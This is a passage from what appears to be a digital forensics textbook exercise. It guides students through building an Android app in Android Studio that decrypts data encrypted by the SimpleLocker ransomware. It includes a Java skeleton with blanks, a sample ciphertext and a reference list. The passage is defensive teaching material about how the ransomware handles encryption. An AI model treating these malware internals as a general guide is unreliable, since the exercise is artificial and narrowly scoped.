
2. Run the downloaded installer and follow the on-screen instructions to finish the installation with default settings. Detailed information can be found in https://developer.android.com/studio/install.html

19.5.2 Creating an Android Application Project


1. Launch the Android Studio IDE
2. Open the File menu on the menu bar of the Android Studio IDE. If this is your first project select the Start a new Android Studio project option in the Welcome screen.




3. Click new project.
4. Change the Android application's name to SimplockerDecryptor and click Next




5. Choose what Android emulator you are targeting and select the form factors (or categories of target devices) your app will run on. For simplicity, accept the defaults.



6. Click Next, and add an activity. Every Android application consists of at least one Activity, and for simplicity, we select Empty Activity.




7. Click Next and configure your activity. Again accept the defaults.



8. Click Finish.

Now you're ready to develop your Simplocker Decryptor. Note that it may take a while for Android Studio to create all the files needed for your project and open the IDE even though a simple Android project has lots of files.



Recall that SimepleLocker uses spongycastle library, which is a repackaged version of Bouncy Castle library. The Bouncy Castle API can be used in the application in two ways: as a Cryptographic Service Provider (CSP) for the Java Cryptography Architecture (JCA) or as a standalone lightweight API.

Note that the Bouncy Castle library is one of the built-in providers for Android studio. So it provides us the advantage of developing Bouncy Castle related applications without configuring the Bouncy Castle library in advance. Further, SimpleLocker uses AES encryption algorithm in CBC mode with PKCS7 padding, i.e., AES/CBC/PKCS7Padding, which is fully supported by the default Bouncy Castle library. However, it is worth pointing out some cryptographic libraries such as the SUN provider don't support this padding mode. As a result, you may get an error message saying "Cannot find any provider supporting AES/CBC/PKCS7Padding" if we develop your app on a platform that doesn't support the library. So if you are using an IDE other than Android Studio, such as Eclipse, please make sure you have the Bouncy Castle library installed.

Also, due to the fact that the key size of AES used in SimpleLocker is 256 bits, the Java Cryptography Extension (JCE) Unlimited Strength Jurisdiction Policy Files must be installed for the JVM, and are available at http://www.oracle.com/technetwork/java/index.html. Otherwise, you will see an "Illegal key size" error message. If so, download the zip file which Oracle provides, follow the instructions, making sure you are installing the files into the JVM you are running with, and you should find the exception stops happening. For example, as for the JDK, it is in its jre/lib/security. Further, it is also very important to have your Java version match with the version of policy files. For example, Policy jars for Java 8 you should download Java Cryptography Extension (JCE) Unlimited Strength Jurisdiction Policy Files 8 (jce_policy-8). Otherwise, you will see a "The jurisdiction policy files are not signed by a trusted signer!" error message. This could be caused if you have installed multiple Java SDK versions on your machine. For example if your JAVA_HOME points to version 7, but in your path version 6 shows up before version 7, this error could pop up."

The follow is the basic skeleton of your Simplocker Decryptor Android application, particularly its MainActivity class. The program must be stored in a file named MainActivity.java. The decryption process can be written inside the onCreate() method. The actual code for your program goes in place of *Your Program Goes Here*. Also, you will need to import all the classes used in your program, and they should go in place of *Your imports Go Here*. As a result, the corresponding decryption process described by your code will start as soon as the app is running.

```
package com.example.forensics.myapplication;

import android.support.v7.app.AppCompatActivity;
import android.os.Bundle;
Your imports Go Here

public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        Your Program Goes Here
    }
}
```

Note that for the purpose of learning, you will only need to develop a basic Android application that can decrypt the given cipher text array. If you want to create a fully-functioning SimpleLocker Decryptor Android application, you can add more Java codes or classes to implement the functions needed, such as traverse Android file system for files encrypted by SimpleLocker (or files with.enc extension), file I/O.




Fig. 19.46 A successful decryption of encrypted data by SimpleLocker

A recommended step-by-step procedure for decrypting the given encrypted byte array (i.e. byte[] encryptedFileData) is shown below:

1. Initiate the cipher text byte array;
2. Define the same decrypt key as the one used for encryption by Simplelocker ransomware;
3. Create a symmetric Key for AES encryption algorithm;
4. Specify an initialization vector (IV) used in CBC mode;
5. Create a Java Cipher instance using AES encryption algorithm in CBC mode with PKCS7 padding, i.e., AES/CBC/PKCS7Padding;
6. Initialize the Cipher instance with a Key and to decryption mode.
7. Decrypt the cipher text by using the decryption Cipher;
8. Use the Android system log to print the decrypted message to the Android Studio console (or the Logcat window in Android Studio). If the plain text "I love Canada !!!" is displayed to the screen, shown below, we know that the decryption was successful (Fig. 19.46).

Based on the program flow given above, complete the following program skeleton by filling in the missing piece of code which belongs where /*Your codes go here*/ is written to develop your own Simplocker Decryptor Android application and decrypt the given encrypted byte array (i.e. byte[] encryptedFileData).

```
package com.example.xiaodong.simplockerdecryptor;

import android.support.v7.app.AppCompatActivity;
import android.os.Bundle;
/* Your codes go here */

public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

         //Define the encrypted data array
         byte[] encryptedFileData= new byte[] {0x4A, (byte)0xC2, (byte)0xC4, (byte)0xD1, (byte)0xA0, 0x4C,
(byte)0xB1, (byte)0xA9, 0x60, (byte)0xEB, (byte)0x86, (byte)0xB5, 0x5E, (byte)0x85, (byte)0xFC, (byte)0xF1, 0x00,
(byte)0xB8, (byte)0xB3, (byte)0x90, (byte)0x8D, (byte)0xEB, 0x32, (byte)0xCC, 0x2B, 0x76, (byte)0x8D, (byte)0x84,
(byte)0xC2, (byte)0xA2, (byte)0x9E, (byte)0xCA};

         //Define the secret key same as the one used for encryption by Simplelocker ransomware
         String simplelockerSecretKey = /* Your codes go here */

         try {
            MessageDigest localMessageDigest = MessageDigest.getInstance("SHA-256");
            localMessageDigest.update(simplelockerSecretKey.getBytes("UTF-8"));
            byte[] arrayOfByte = new byte[32];
            System.arraycopy(localMessageDigest.digest(), 0, arrayOfByte, 0, arrayOfByte.length);
            // Create a symmetric Key for AES encryption algorithm
            /* Your codes go here */

            // Specify an initialization vector (IV) used in CBC mode
            byte[] iv = new byte[16];
            /* Your codes go here */

            // Create a Java Cipher instance using AES encryption algorithm in CBC mode with PKCS7 padding, i.e.,
            AES/CBC/PKCS7Padding
            Cipher cipher = /* Your codes go here */

            // Initialize the Cipher instance with a Key and to decryption mode
            /* Your codes go here */

            // Decrypt the ciphertext provided
            byte[] bytePlainText = /* Your codes go here */

            // Use the Android system log to print the decrypted message to the console in Android Studio (or the
            Logcat window in Android Studio)
             /* Your codes go here */

        } catch(Exception ex){
        } // end of try

    }
}
```

References

1. Ransomware, https://www.microsoft.com/en-us/security/portal/mmpc/shared/ransomware.aspx
2. Department of Justice, https://www.justice.gov/opa/pr/us-leads-multi-national-action-against-gameover-zeus-botnet-and-cryptolocker-ransomware
3. Stelian Pilici, https://malwaretips.com/blogs/remove-cryptolocker-virus/
4. Jonathan Hassell, http://www.computerworld.com/article/2485214/microsoft-windows/cryptolocker-how-to-avoid-getting-infected-and-what-to-do-if-you-are.html
5. Chester Wisniewski, “CryptoLocker, CryptoWall and Beyond: Mitigating the Rising Ransomware Threat”

6. Lawrence Abrams, http://www.bleepingcomputer.com/virus-removal/cryptolocker-ransomware-information
7. Elise in Emsisoft Lab, http://blog.emsisoft.com/2013/09/10/cryptolocker-a-new-ransomware-variant/
8. Tor, www.torproject.org
9. https://www.fireeye.com/blog/threat-research/2016/03/android-malware-family-origins.html
10. https://www.virustotal.com/
11. https://github.com/rednaga/axmlprinter
12. https://developer.android.com/reference/android/Manifest.permission.html
13. https://developer.android.com/guide/components/index.html
14. https://developer.android.com/guide/components/intents-filters.html
15. http://jd.benow.ca/
16. https://en.wikipedia.org/wiki/Dynamic_program_analysis
17. https://github.com/androguard/androguard
18. https://sable.github.io/soot/
19. http://stackoverflow.com/questions/17831990/how-do-you-install-google-frameworks-play-accounts-etc-on-a-genymotion-virt
20. https://developer.android.com/studio/command-line/adb.html
21. https://www.trishtech.com/2014/08/decrypt-simplelocker-encrypted-files-with-eset-simplelocker-decryptor/
22. dex2jar https://github.com/pxb1988/dex2jar
23. Andrea Allievi, et al. Threat Spotlight: PoSeidon, A Deep Dive Into Point of Sale Malware. https://blogs.cisco.com/security/talos/poseidon
24. D. Chaum. Blind signatures for untraceable payments. In Advances in Cryptology (Crypto 1982), pages 199–203, Springer-Verlag, 1983
25. Android - Architecture. https://www.tutorialspoint.com/android/android_architecture.htm
26. X. Lin, J. W. Wong, and W. Kou. “Performance Analysis of Secure Web Server Based on SSL”. Third International Workshop on Information Security (ISW 2000), Wollongong, NSW, Australia, December 20-21, 2000